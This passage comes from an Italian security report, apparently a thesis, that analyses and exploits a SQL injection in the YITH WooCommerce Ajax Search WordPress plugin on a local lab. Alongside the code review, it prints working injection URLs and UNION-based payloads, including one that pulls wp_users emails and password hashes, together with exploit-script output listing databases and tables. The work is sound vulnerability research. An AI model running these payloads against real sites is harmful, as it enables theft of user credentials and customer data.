- `results`: è un *array* di oggetti, ciascuno dei quali rappresenta un prodotto ottenuto dalla ricerca. Il numero di questi oggetti è pari a quello indicato nel parametro `maxResults` passato nei parametri della ricerca.
- `query`: coincide con il parametro passato precedentemente nella richiesta.

Di seguito, viene riportato quanto intercettato utilizzando i DevTools:




FIGURA 5.3: Risposta JSON

Analizzando ulteriormente la risposta, in particolare la struttura degli oggetti *prodotto* all'interno dell'*array* `results`, possiamo notare che ogni oggetto dispone di **27** attributi. Di seguito, verranno elencati solamente gli attributi più rilevanti:

- `post_id`: rappresenta l'identificativo del prodotto all'interno del *database*.
- `name`: rappresenta il nome del prodotto.
- `description`: rappresenta la descrizione del prodotto.
- `url`: rappresenta l'*url* specifico del prodotto all'interno del sito.
- `min_price`: rappresenta il prezzo minimo del prodotto definito dal venditore.

- `max_price`: rappresenta il prezzo massimo del prodotto definito dal venditore.
- `on_sale`: è un valore booleano che stabilisce se il prodotto è in vendita o meno.
- `is_purchasable`: è un valore booleano che stabilisce se il prodotto è acquistabile o meno.
- `post_type`: rappresenta il tipo di *post*, poichè *WordPress* gestisce i contenuti come *posts*. Il valore di questo attributo per questi oggetti è sempre *product*.
- `product_type`: rappresenta il tipo di prodotto specificato dal venditore.
- `parent_category`: è un *array* di interi che rappresentano le categorie padre di appartenenza del prodotto.
- `score`: rappresenta la percentuale di corrispondenza con il termine inserito nella ricerca.

Nella figura 5.4 viene riportata la struttura di un oggetto 'prodotto' restituito in formato *JSON* dalla risposta.





FIGURA 5.4: Struttura degli oggetti dell'*array* `results`

5.4 Analisi del codice

Poichè il *plugin YITH WooCommerce Ajax Search* è *open source*, è possibile effettuare un'analisi del codice e comprendere appieno il meccanismo di funzionamento e la vulnerabilità presente. Questo tipo di analisi è conosciuto come *White Box*.


5.4.1 Struttura dei file del plugin

Accedendo alla *repository SVN (Apache Subversion)*[1] del *plugin*, è stato possibile effettuare un'analisi dettagliata della struttura dei *file* che lo compongono. La struttura complessiva dei *file* è illustrata di seguito:



Focalizzando l'analisi sulla *directory 'includes'*, che ospita i file responsabili della gestione delle richieste *AJAX*, possiamo individuare alcune *subdirectories* di particolare interesse, riportate di seguito.

[1] https://plugins.svn.wordpress.org/yith-woocommerce-ajax-search/trunk/



La comprensione della struttura dei *files* è fondamentale per procedere con le successive analisi.

5.4.2 Funzione vulnerabile

Poichè al momento dell'analisi è stata rilasciata la versione **2.8.1** del *plugin*, che risolve la vulnerabilità presente nella versione **2.8.0**, è stato possibile individuare le modifiche apportate al codice, confrontando i *commits* effettuati.

Dopo aver effettuato il confronto, è stato possibile risalire con precisione alla funzione vulnerabile. Si tratta del metodo `get_data_by_id()` della classe `YITH_WCAS_Data_Index_Lookup` definita in `includes/data-index/class-yith-wcas-data-index-lookup.php`.

Di seguito, sarà riportata ed analizzata la funzione vulnerabile.

```
public function get_data_by_id( $ids, $post_type, $category = 0 ) {
        global $wpdb;
        $instock = 'yes' === ywcas()->settings->get_hide_out_of_stock() ? array( 1 ) : array( 0, 1 );
        if ( ! $category ) {
            $results = $wpdb->get_results(
                "SELECT * FROM $wpdb->yith_wcas_data_index_lookup
                WHERE post_id IN(" . implode( ',', $ids ) . ")
                AND post_type IN('" . implode( "','", $post_type ) . "')
                AND instock IN(" . implode( ",", $instock ) . ")
                ORDER BY FIELD(post_id, " . implode( ',', $ids ) . " )",
                ARRAY_A
            );
        } else {
            $results = $wpdb->get_results(
                "SELECT * FROM $wpdb->yith_wcas_data_index_lookup
                WHERE parent_category LIKE '%:" . $category . ";%'
                AND post_id IN('" . implode( '","', $ids ) . "')
                AND post_type IN('" . implode( "','", $post_type ) . "')
                AND instock IN(" . implode( ",", $instock ) . ")
                ORDER BY FIELD(post_id, " . implode(',',$ids ) . " )",
                ARRAY_A
            );
        }

        // ORDER BY FIELD returns results following the order of ids.
        return array_filter( $results );
    }
```

FIGURA 5.5: Funzione `get_data_by_id()`

La funzione ha tre parametri:

1. `ids`: è un *array* contenente l'*id* dei prodotti.

2. `post_type`: è un *array* di tipi di *post* da ricercare.
3. `category`: è un intero che permette di specificare la categoria padre dei prodotti da ricercare.

Questa funzione ritorna un *array* contenente i prodotti ottenuti dalla ricerca, per il quale ogni prodotto è un *array* associativo. L'*array* associativo in *PHP* non è altro che una mappa, ovvero, una struttura dati che contiene delle coppie *chiave-valore*. Questa considerazione è fatta grazie al secondo parametro della funzione `$wpdb->get_results()` che è stato impostato a `ARRAY_A`.

La funzione verifica se il parametro `category` è pari a **0** o meno. A seconda del valore, verrà eseguita la prima o la seconda *query*. L'unica differenza tra le due è che la seconda tiene conto pure del parametro `category` durante la ricerca.

Dall'analisi condotta nella sezione 5.2, notiamo che l'unico parametro della richiesta che viene passato alla funzione `get_data_by_id()` è `category`, pertanto, si effettuerà l'analisi sulla seconda *query*.

```
SELECT *
FROM $wpdb->yith_wcas_data_index_lookup
WHERE parent_category LIKE '%:" . $category . ";%'
AND post_id IN('" . implode( '","', $ids ) . "')
AND post_type IN('" . implode( "','", $post_type ) . "')
AND instock IN(" . implode( ",", $instock ) . ")
ORDER BY FIELD(post_id, " . implode(',',$ids ) . " )
```

FIGURA 5.6: Query *SQL*

La funzione `implode()` presente nella *query* è una funzione di *PHP* che prende due argomenti: una stringa che rappresenta il separatore e un *array*. Questa funzione restituisce una stringa che contiene gli elementi dell'array separati dal separatore specificato.

La funzione `get_data_by_id()` è vulnerabile a *SQL Injection* a causa della mancata sanificazione dei dati prima di concatenarli alla *query SQL*. Questo permette agli attaccanti di sfruttare ciò per poter compromettere il sistema ed ottenere dei dati sensibili dal *database*. In particolare, l'unico parametro manipolabile dagli attaccanti è `category`, poichè viene passato come argomento nella richiesta (Sezione 5.2). Questo parametro rappresenta il punto di accesso per sfruttare tale vulnerabilità.

5.4.3 Considerazioni aggiuntive

In seguito a un'analisi più approfondita, è stato possibile identificare la funzione chiamante al metodo vulnerabile `get_data_by_id()`. Questa funzione è il metodo `get_search_results()` della classe `YITH_WCAS_Data_Search_Engine` definita in `includes/data-search/class-yith-wcas-data-search-engine.php`.
Di seguito, sarà riportata ed analizzata questa funzione.

```
public function get_search_results( $query_tokens, $post_type, $category, $lang ) {
    if ( ! $query_tokens ) {
        return array();
    }

    $data_index_by_tokens = $this->get_data_index_by_tokens( $query_tokens, $lang );

    if ( ! $data_index_by_tokens ) {
        return array();
    }

    $search_results = $this->cross_results( $data_index_by_tokens );
    if ( ! $search_results ) {
        return array();
    }

    $ids     = array_column( $search_results, 'post_id' );
    $results = YITH_WCAS_Data_Index_Lookup::get_instance()->get_data_by_id( $ids, $post_type, $category );
    $results = $this->add_score( $results, $search_results );

    return $this->filter_results( $results );
}
```

FIGURA 5.7: Funzione `get_search_results()`

Questa funzione, prima di invocare il metodo `get_data_by_id()`, effettua alcune operazioni preliminari che includono alcune chiamate ad altri metodi e il controllo dei valori di alcune variabili.
Analizzando il codice, possiamo valutare le condizioni necessarie per poter invocare il metodo vulnerabile `get_data_by_id()`.

- **Condizione 1 :** Il parametro `query` della richiesta *AJAX* non deve essere una stringa vuota.
- **Condizione 2 :** Il metodo `get_data_index_by_tokens()` non deve restituire un *array* vuoto.
- **Condizione 3 :** Il metodo `cross_results()` non deve restituire un *array* vuoto.

Il metodo `get_data_index_by_tokens()` viene utilizzato per determinare gli indici dei prodotti all'interno del *database* che corrispondono alla *query* di ricerca inserita dall'utente. Se non viene trovato alcun risultato, il metodo restituisce un *array* vuoto.

Invece, il metodo `cross_results()` combina insieme i risultati ottenuti dal metodo precedente per poter individuare prodotti correlati, ampliando così l'insieme dei risultati finali.

In conclusione, attraverso quest'analisi è stato possibile comprendere appieno il funzionamento del *plugin*, identificando la funzione vulnerabile e, di conseguenza, i possibili parametri su cui un attaccante potrebbe agire per compromettere il sistema.

Capitolo 6

Exploit

Dopo l'analisi condotta nel Capitolo 5, è possibile ipotizzare diversi scenari di attacco che sfruttano questa vulnerabilità, utilizzando varie tecniche di attacco relative alla *SQL Injection* e valutando l'impatto potenziale di tale vulnerabilità.

6.1 Exploit CLI

Considerando la replicabilità dell'attacco, è stato possibile sviluppare una `cli` *(Command Line Interface)*. L'obiettivo della `cli` è automatizzare l'attacco senza dover necessariamente utilizzare un *proxy*, o tecnologie simili, per intercettare la richiesta e cambiare il *payload* da inviare al *server*. Un *payload* nel contesto della sicurezza informatica è un codice malevolo progettato per eseguire azioni dannose alla vittima. In questo caso specifico, i *payloads* saranno progettati per manipolare le *query SQL* eseguite dal *server*.
Dall'analisi della richiesta (Sezione 5.2) e della funzione vulnerabile (Sezione 5.4.2), possiamo dedurre che il parametro su cui verrà iniettato il *payload* è `category`. A tal proposito, lo *script* effettuerà le richieste manipolando il parametro `category`.
Questa `cli` è stata sviluppata utilizzando *Python*, sfruttando le librerie a disposizione, ad esempio `requests`, per poter effettuare le richieste `HTTP` ed analizzare la risposta ottenuta.
Questo *script* prende come primo argomento un intero che permette di scegliere il *payload* da utilizzare tra quelli proposti dalla `cli` stessa.
La `cli` è un eseguibile che può essere invocato utilizzando il comando:

```
./exploit.py
```

Di seguito, viene mostrata l'interfaccia della `cli` sviluppata.

```
❯ ./exploit.py

        Welcome To Exploit CLI, a CLI that automates the exploits execution

        Usage: exploit.py [command]

        Commands:
        1   execute exploit with payload " 0 "
        2   execute exploit with payload " ' OR 1=1 -- - "
        3   execute exploit with payload " ' AND 1=2 -- - "
        4   execute exploit with payload " ' UNION SELECT SLEEP(10), null, null, null, null, null, null, null, null, null, null, null,
null, null, null, null, null, null, null, null, null, null, null, null, null, null -- - "
        5   execute exploit with payload " ' UNION SELECT wp_users.ID, wp_users.user_nicename, wp_users.user_email, wp_users.user_pass,
 null, wp_users.user_registered, null, null, null, null, null, null, null, null, null, null, null, null, null, null, null, null, null,
null, null, null FROM wp_users -- - "

        -h, --help  Show this menu and exits
```

FIGURA 6.1: Interfaccia `cli`

Nelle sezioni successive, verrà effettuata un'analisi approfondita di ciascun *payload* utilizzato, con particolare attenzione ai risultati sperimentali ottenuti.

6.2 Tecniche di attacco

Prima di procedere con le possibili tecniche di sfruttamento di tale vulnerabilità, è importante notare dall'analisi del codice (Sezione 5.4.2), che l'interazione con il *database* viene effettuata invocando il metodo `$wpdb->get_results()`. Dalla documentazione di *WordPress*, risulta che questo metodo utilizza la funzione `mysqli_query()` presente nella libreria standard di *PHP* [20]. Questa funzione esegue solamente una *query SQL* ad ogni richiesta, impedendo l'esecuzione di più *query* in un'unica richiesta. Nonostante la presenza della vulnerabilità *SQL Injection*, l'utilizzo di questa funzione limita la possibilità di un attaccante di effettuare alcune operazioni, ad esempio, eliminare l'intero *database*. Tuttavia, è sempre possibile sfruttare la vulnerabilità per eseguire *query* personalizzate ed estrarre informazioni sensibili.
Quindi, l'utilizzo di `mysqli_query()` limita gli attacchi a modifiche della query originale.
Dopo aver effettuato questa considerazione, è possibile progettare i *payloads* mirati a poter sfruttare la vulnerabilità.

6.2.1 Boolean based SQL Injection

Questo tipo di attacco sfrutta gli operatori logici presenti nel linguaggio SQL per alterare i risultati forniti dalla query.

Inizialmente, verrà eseguita una richiesta al server impostando il parametro `category` al suo valore di default **0**, senza iniettare nessun codice SQL malevolo. Il risultato ottenuto con questo valore servirà come base per confrontare i risultati ottenuti iniettando i *payloads* malevoli. In tal caso, l'*url* della richiesta è il seguente:

`http://localhost:8080/index.php?rest_route=%2Fywcas%2Fv1%2Fsearch&query=Dress&lang=en_US&category=0&showCategories=false&maxResults=100&security=b0e20103b1&page=0&_locale=user`

Eseguendo lo *script* `exploit.py` passandogli come argomento **1**, specificando quindi che il valore che deve assumere `category` è 0, possiamo notare dall'*output* fornito dallo *script* che il numero totale dei risultati è pari a **15**. Pur non essendo informazioni sensibili, questo sarà utile per il confronto successivo con i vari risultati ottenuti iniettando il codice SQL malevolo. Di seguito viene riportato l'*output*.

```
❯ ./exploit.py 1
2024-11-03 15:23:44 - INFO - Starting the exploit with payload: " 0 "...
2024-11-03 15:23:44 - INFO - Performing request...
2024-11-03 15:23:44 - INFO - Request performed successfully...
2024-11-03 15:23:44 - INFO - status code: 200
2024-11-03 15:23:44 - INFO - totalResults: 15
2024-11-03 15:23:44 - INFO - Elapsed time: 0 seconds
```

FIGURA 6.2: Risultato dello script

Dopo aver ottenuto un risultato di riferimento su cui basare i confronti successivi, è possibile iniziare a sperimentare e verificare la presenza della vulnerabilità, modificando il *payload* e osservando i risultati ottenuti.

Di seguito, verranno riportati i due *payloads* utilizzati per effettuare la *Boolean Based SQL Injection*

- `' OR 1=1 -- -`
- `' AND 1=2 -- -`

L'apice singolo `'` ha lo scopo di chiudere la clausola `LIKE` della *query* (Figura 5.6), indicando al *database* la fine del pattern di ricerca. Questo serve per uscire dal contesto attuale della *query* ed inserire del codice SQL malevolo.

Per evitare che il *DBMS* esegua la parte restante della *query* originale dopo l'iniezione ed evitare eventuali errori, è opportuno utilizzare alcuni caratteri per commentare la parte rimanente. Nel caso specifico di *MySQL*, è possibile raggiungere tale obiettivo inserendo `-- -` alla fine del *payload*.
Di seguito verranno analizzati e riportati i risultati ottenuti per ogni payload:

6.2.1.1 **' OR 1=1 - -**

Iniettando nel parametro `category` il *payload* `' OR 1=1 -- -`, l'*url* della richiesta risultante è: `http://localhost:8080/index.php?rest_route=%2Fywcas%2Fv1%2Fsearch&query=Dress&lang=en_US&category=%27+OR+1%3D1+--+-&showCategories=false&maxResults=100&security=b0e20103b1&page=0&_locale=user`

Di conseguenza, la *query* che verrà eseguita dal *DBMS* è la seguente:

```
SELECT *
FROM $wpdb->yith_wcas_data_index_lookup
WHERE parent_category LIKE '%:' OR 1=1 -- -
```

In questo caso, la clausola `WHERE` della *query* (Figura 5.6) restituisce sempre il valore *True* a causa della presenza di `OR 1=1`. A differenza del caso in cui il parametro `category` era impostato al suo valore di default, possiamo notare dall'*output* riportato in figura 6.3 che il numero totale dei risultati è **68**, il che è diverso dal numero totale dei risultati ottenuto con `category` pari a **0**. Questo indica chiaramente la presenza della vulnerabilità *SQL Injection*.

```
❯ ./exploit.py 2
2024-11-03 15:38:39 - INFO - Starting the exploit with payload: " ' OR 1=1 -- - "...
2024-11-03 15:38:39 - INFO - Performing request...
2024-11-03 15:38:39 - INFO - Request performed successfully...
2024-11-03 15:38:39 - INFO - status code: 200
2024-11-03 15:38:39 - INFO - totalResults: 68
2024-11-03 15:38:39 - INFO - Elapsed time: 0 seconds
```

Figura 6.3: Risultato dello script con il primo payload

6.2.1.2 **' AND 1=2 - -**

Iniettando nel parametro `category` il *payload* `' AND 1=2 -- -` , l'*url* della richiesta risultante è: `http://localhost:8080/index.php?rest_route=%2Fywcas%2Fv1%2Fsear`

ch&query=Dress&lang=en_US&category=%27+AND+1%3D2+--+-&showCategories=false&maxResults=100&security=b0e20103b1&page=0&_locale=user

Di conseguenza, la *query* che verrà eseguita dal *DBMS* è la seguente:

```
SELECT *
FROM $wpdb->yith_wcas_data_index_lookup
WHERE parent_category LIKE '%:' AND 1=2 -- -
```

In questo caso, la clausola `WHERE` della *query* (Figura 5.6) restituisce sempre il valore *False* a causa della presenza di `AND 1=2`. A differenza del caso in cui il parametro `category` assumeva il valore di default, possiamo notare dall'*output* riportato in figura 6.4 che il numero totale dei risultati è **0**, il che è diverso dal numero totale dei risultati ottenuti nei casi precedenti. Questo risultato conferma ulteriormente la presenza della vulnerabilità *SQL Injection* e dimostra che l'attaccante ha il pieno controllo sulla struttura della *query*.

```
❯ ./exploit.py 3
2024-11-03 15:38:50 - INFO - Starting the exploit with payload: " ' AND 1=2 -- - "...
2024-11-03 15:38:50 - INFO - Performing request...
2024-11-03 15:38:51 - INFO - Request performed successfully...
2024-11-03 15:38:51 - INFO - status code: 200
2024-11-03 15:38:51 - INFO - totalResults: 0
2024-11-03 15:38:51 - INFO - Elapsed time: 0 seconds
```

FIGURA 6.4: Risultato dello script con il secondo payload

6.2.2 Union based SQL Injection

Una volta confermata la presenza della vulnerabilità tramite un attacco *Boolean Based*, è possibile procedere con tecniche più sofisticate per estrarre dati sensibili. Una di questa tecniche è la *Union based SQL Injection*. Questo tipo di attacco sfrutta l'operatore `UNION` del linguaggio *SQL* ed è particolarmente efficace in contesti dove l'applicazione esegue una singola *query SQL* ad ogni richiesta, come nel caso di questa vulnerabilità.
Una condizione necessaria affinchè la *Union Based SQL Injection* venga eseguita correttamente è che la *query* personalizzata, iniettata dall'attaccante, deve avere un numero di colonne e tipi di dati pari a quelli della *query* originale. Questa condizione è dovuta all'uso dell'operatore `UNION` , che richiede che le *query* combinate abbiano la stessa struttura.

6.2.2.1 Determinazione del numero di colonne

Poichè dalla *Boolean Based SQL Injection* è stata dimostrata la presenza della vulnerabilità, è possibile utilizzare l'operatore `UNION` e la funzione `SLEEP`, presente in *MySQL*, per determinare il numero di colonne della *query* originale. La funzione `SLEEP` permette di introdurre un ritardo temporale nell'esecuzione della *query*, il che permetterà di avere un *feedback* sull'esecuzione o meno della *query* personalizzata. E' stata utilizzata poichè, in questo caso specifico, gli errori di esecuzione della *query* non sono presenti nella risposta fornita dal *server*. Per determinare il numero di colonne, saranno aggiunti dei valori nulli alla *query* in maniera incrementale, finchè non si ottiene il ritardo temporale prestabilito nella risposta. Di seguito verranno riportati alcuni *payloads* utilizzati per poter raggiungere tale obiettivo:

- `' UNION SELECT SLEEP(10) -- -`: questo *payload* non introduce nessun ritardo.
- `' UNION SELECT SLEEP(10), null -- -`: questo *payload* non introduce nessun ritardo.
- `' UNION SELECT SLEEP(10), null, null -- -`: questo *payload* non introduce nessun ritardo.
- `' UNION SELECT SLEEP(10), null, null, null -- -`: questo *payload* non introduce nessun ritardo.

Dopo aver incrementato il numero di `null` all'interno della *query* personalizzata e analizzando i tempi di risposta, è stato possibile ricavare il numero di colonne della tabella originale. Il numero effettivo delle colonne è pari a **26**. Il ritardo temporale è dovuto all'esecuzione della funzione `SLEEP` . Il *payload* funzionante è il seguente:

```
' UNION
SELECT SLEEP(10), null, null, null, null, null, null, null, null, null, null,
null, null, null, null, null, null, null, null, null, null, null, null, null,
null, null -- -
```

Di seguito viene riportato il risultato ottenuto dalla `cli`:

```
❯ ./exploit.py 4
2024-11-03 15:46:03 - INFO - Starting the exploit with payload: " ' UNION SELECT SLEEP(10), null, null, null, null,
 null, null, null, null, null, null, null, null, null, null, null, null, null, null, null, null, null, null,
null, null -- - "...
2024-11-03 15:46:04 - INFO - Performing request...
2024-11-03 15:46:14 - INFO - Request performed successfully...
2024-11-03 15:46:14 - INFO - status code: 200
2024-11-03 15:46:14 - INFO - totalResults: 1
2024-11-03 15:46:14 - INFO - Elapsed time: 10 seconds
```

FIGURA 6.5: Risultato dello script eseguendo la funzione SLEEP

Il ritardo di **10** secondi, introdotto dalla funzione `SLEEP` e riportato nella Figura 6.5, conferma con successo l'esecuzione del *payload*.

6.2.2.2 Estrazione di dati sensibili

A questo punto, il passo successivo è l'estrazione dei dati presenti all'interno del *database*, ad esempio, i dati degli utenti.

Enumerazione dei databases

Prima di poter ricavare questi dati, è necessario conoscere la struttura del *database*. A tal proposito, si può ricorrere al *database* di sistema `information_schema` presente in *MySQL* per acquisire informazioni sulla struttura del *database* e identificare le tabelle contenenti dati sensibili. Per ottenere i vari dati in un'unica stringa, è possibile utilizzare la funzione `GROUP_CONCAT()` presente in *MySQL*. Questa funzione permette di aggregare il contenuto di una colonna della tabella in una singola stringa, questi valori sono delimitati di default da una virgola.
Per poter estrarre il nome dei *databases* presenti in *MySQL*, è possibile consultare la tabella `schemata` presente in `information_schema` . In particolare, la colonna contenente il nome dei *databases* è `schema_name`. Quindi, per poter ottenere i risultati desiderati, è possibile utilizzare il seguente *payload*:

```
' UNION
SELECT GROUP_CONCAT(schema_name), null, null, null, null, null, null, null, null,
null, null, null, null, null, null, null, null, null, null, null, null, null,
null, null, null, null
FROM information_schema.schemata -- -
```

Eseguendo la *query* con il *payload* precedente, i nomi dei database vengono restituiti dal *server* e visualizzati nell'attributo `post_id` della risposta *JSON* (Figura 6.6). La presenza di tali valori nell'attributo `post_id` è dovuto alla presenza di `GROUP_CONCAT(schema_name)` come primo elemento nella clausola `SELECT` della *query* iniettata. Dai risultati ottenuti, è evidente che il *database* utilizzato dall'applicazione è `wpdb`.

```
2024-11-03 15:56:28 - INFO - Starting the exploit with payload: " ' UNION SELECT group_concat(schema_name),
 null, null, null, null, null, null, null, null, null, null, null, null, null, null, null, null, null, null
, null, null, null, null, null, null, null FROM information_schema.schemata -- - "...
2024-11-03 15:56:28 - INFO - Performing request...
2024-11-03 15:56:28 - INFO - Request performed successfully...
2024-11-03 15:56:28 - INFO - status code: 200
2024-11-03 15:56:28 - INFO - totalResults: 1
2024-11-03 15:56:28 - INFO - results: [
    {
        "post_id": "information_schema,wpdb",
        "name": "",
        "description": "",
        "summary": "",
        "url": "",
        "sku": "",
        "thumbnail": {
            "small": "",
            "big": ""
        },
        "min_price": "",
        "max_price": "",
        "onsale": "",
        "instock": "",
        "stock_quantity": "",
        "is_purchasable": "",
        "rating_count": "",
        "average_rating": "",
        "total_sales": "",
        "post_type": "",
        "post_parent": "",
        "product_type": "",
        "parent_category": [],
        "tags": [],
        "lang": "",
        "featured": "",
        "custom_fields": "",
        "custom_taxonomies": [],
        "boost": ""
    }
]
2024-11-03 15:56:28 - INFO - Elapsed time: 0 seconds
```

Figura 6.6: Risultato dello script contenente il nome dei databases

Identificazione delle tabelle

Il passo successivo consiste nel determinare il nome delle tabelle presenti in questo *database*. Per raggiungere questo obiettivo, è possibile consultare la tabella `tables` presente in `information_schema` . Anche in questo caso sarà utilizzata la funzione `GROUP_CONCAT()`, ma a differenza dei casi precedenti, i valori saranno raggruppati per la colonna `table_name`. Iniettando il seguente *payload*, è possibile ottenere i nomi delle tabelle.

```
' UNION
SELECT GROUP_CONCAT(table_name), null, null, null, null, null, null, null, null,
null, null, null, null, null, null, null, null, null, null, null, null, null,
null, null, null, null
```

```
FROM information_schema.tables
WHERE schema_name='wpdb' -- -
```

E' importante notare che il nome del *database* identificato nel passo precedente è stato utile per poter specificarlo nella clausola `WHERE` del *payload*. Questo permetterà di ottenere solamente i nomi delle tabelle presenti in `wpdb`, evitando di ottenere dei risultati non pertinenti al nostro scopo.

In questo caso, eseguendo la query con il *payload* precedente, si ottiene nella risposta *JSON* (Figura 6.7), precisamente nell'attributo `post_id`, la stringa contenente i nomi di tutte le tabelle.

```
2024-11-03 16:01:05 - INFO - Starting the exploit with payload: " ' UNION SELECT group_concat(table_name SEPARATOR ', '), nul
l, null, null, null, null, null, null, null, null, null, null, null, null, null, null, null, null, null, null, null, null, nu
ll, null, null, null FROM information_schema.tables WHERE table_schema='wpdb' -- - "...
2024-11-03 16:01:05 - INFO - Performing request...
2024-11-03 16:01:05 - INFO - Request performed successfully...
2024-11-03 16:01:05 - INFO - status code: 200
2024-11-03 16:01:05 - INFO - totalResults: 1
2024-11-03 16:01:05 - INFO - results: [
    {
        "post_id": "wp_wc_download_log, wp_woocommerce_api_keys, wp_comments, wp_woocommerce_sessions, wp_yith_wcas_data_inde
x_lookup, wp_woocommerce_tax_rate_locations, wp_usermeta, wp_woocommerce_order_items, wp_posts, wp_wc_product_download_direct
ories, wp_woocommerce_order_itemmeta, wp_wc_order_stats, wp_links, wp_woocommerce_payment_tokens, wp_wc_order_tax_lookup, wp_
wc_customer_lookup, wp_postmeta, wp_actionscheduler_groups, wp_yith_wcas_index_token, wp_wc_rate_limits, wp_actionscheduler_l
ogs, wp_wc_admin_notes, wp_wc_order_coupon_lookup, wp_users, wp_woocommerce_shipping_zone_methods, wp_wc_order_addresses, wp_
woocommerce_attribute_taxonomies, wp_wc_order_operational_data, wp_woocommerce_log, wp_terms, wp_wc_reserved_stock, wp_action
scheduler_claims, wp_commentmeta, wp_term_relationships, wp_term_taxonomy, wp_woocommerce_payment_tokenmeta, wp_yith_wcas_ind
ex_relationship, wp_wc_admin_note_actions, wp_woocommerce_shipping_zone_locations, wp_woocommerce_downloadable_product_permis
sions, wp_wc_category_lookup, wp_wc_order_product_lookup, wp_wc_product_meta_lookup, wp_woocommerce_shipping_zones, wp_option
s, wp_wc_product_attributes_lookup, wp_wc_tax_rate_classes, wp_wc_webhooks, wp_actionscheduler_actions, wp_wc_orders_meta, wp
_yith_wcas_query_log, wp_wc_orders, wp_woocommerce_tax_rates, wp_termmeta",
```

Figura 6.7: Risultato dello script contenente il nome delle tabelle

